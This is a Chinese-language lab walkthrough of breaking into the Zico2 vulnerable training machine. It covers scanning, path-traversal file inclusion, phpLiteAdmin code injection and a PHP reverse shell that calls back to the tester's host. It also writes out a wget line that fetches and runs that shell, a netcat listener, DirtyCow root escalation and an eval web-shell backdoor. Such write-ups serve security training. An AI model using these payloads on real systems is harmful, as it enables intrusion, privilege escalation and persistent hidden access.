靶机Zico2

一、实验环境

二、实验步骤

（一）信息收集

1.查看测试机的IP信息，判断所处网段

2.主机发现（netdiscover）

3.端口扫描（masscan/nmap）

（二）Web渗透

1.浏览web网页（80端口）

2.尝试利用文件包含漏洞

3.网站指纹信息扫描（whatweb）

4.目录扫描（dirb）

5.访问/dbadmin目录

6.查找数据库信息（用户）

7.尝试利用代码注入漏洞

8.获得反弹shell

9.Dirtycow提权

10.启用中国菜刀，获取webshell权限

11.清除痕迹

12.另一种提权方式（wp-config.php）

一、实验环境

1.靶机：Zico2


2.测试机：Kali

3.帮凶机：Windows 10

二、实验步骤


（一）信息收集

1.查看测试机的IP信息，判断所处网段



2.主机发现（netdiscover）


netdiscover -i eth0 -r 192.168.10.0/24




3.端口扫描（masscan/nmap）

masscan --rate=10000 --ports 0-65535 192.168.10.151

nmap -sV -T4 -p 111,80,52448,22 192.168.10.151








开启了22（ssh服务）、80（http服务）、111（rpcbind，远程过程调用，将不同服务与对应的端口进行绑定，以便支持机器间的互操作）、37495（status）端口

（二）Web渗透

1.浏览web网页（80端口）








发现文件包含漏洞


2.尝试利用文件包含漏洞

<http://192.168.10.151/view.php?page=../../../../../etc/passwd>




3.网站指纹信息扫描（whatweb）

whatweb 192.168.10.151



4.目录扫描（dirb）



dirb http://192.168.10.151



将扫描出的路径逐个尝试

5.访问/dbadmin目录

http://192.168.10.151/dbadmin/

  看到一个登录界面，尝试弱口令（admin），登录成功


6.查找数据库信息（用户）

1. 查找到账号信息





1. 破解账号密码






1. 尝试远程登录（失败）





7.尝试利用代码注入漏洞

1. 查询dbadmin数据库版本信息（searchsploit）




存在代码注入漏洞

1. 创建一个新的数据库（/usr/databases/hack.php）



c.创建一个test表




d设置缺省值





e.利用文件包含漏洞

<http://192.168.10.151/view.php?page=../../../../usr/databases/hack.php>




8.获得反弹shell

a.测试机编写一个shell.txt，并开启apache服务


<?php $sock=fsockopen("192.168.10.128",6666);exec("/bin/sh -i <&3 >&3 2>&3");?>

/etc/init.d/apache2 start



b将上步测试用的dbadmin中的test表删除，新建一个test1表







1. 上传shell.txt文件至靶机



<?php system("wget 192.168.10.128/shell.txt -O /tmp/getshell.php; php /tmp/getshell.php");?>


d.测试机开启监听

nc -vnlp 6666




e.利用文件包含漏洞，访问dbadmin数据库

<http://192.168.10.151/view.php?page=../../../../usr/databases/hack.php>



f.拿到shell，转换成交互式tty


python -c 'import pty; pty.spawn("/bin/bash")'



9.Dirtycow提权

a.将dirtycow提权文件传至靶机


wget <http://192.168.10.128/dirty.c>



b.gcc编译dirty.c，执行exp


gcc -pthread dirty.c -o exp -lcrypt

./exp 123




c.查看passwd文件，查看此时用户情况

head -1 /etc/passwd



d.验证使用被改变的root用户登录


su firefart



e.编写后门文件

<?php @eval($\_POST[cmd]);?>


使用echo '<?php @eval($\_POST[cmd]);?>' > abc.php编写后门



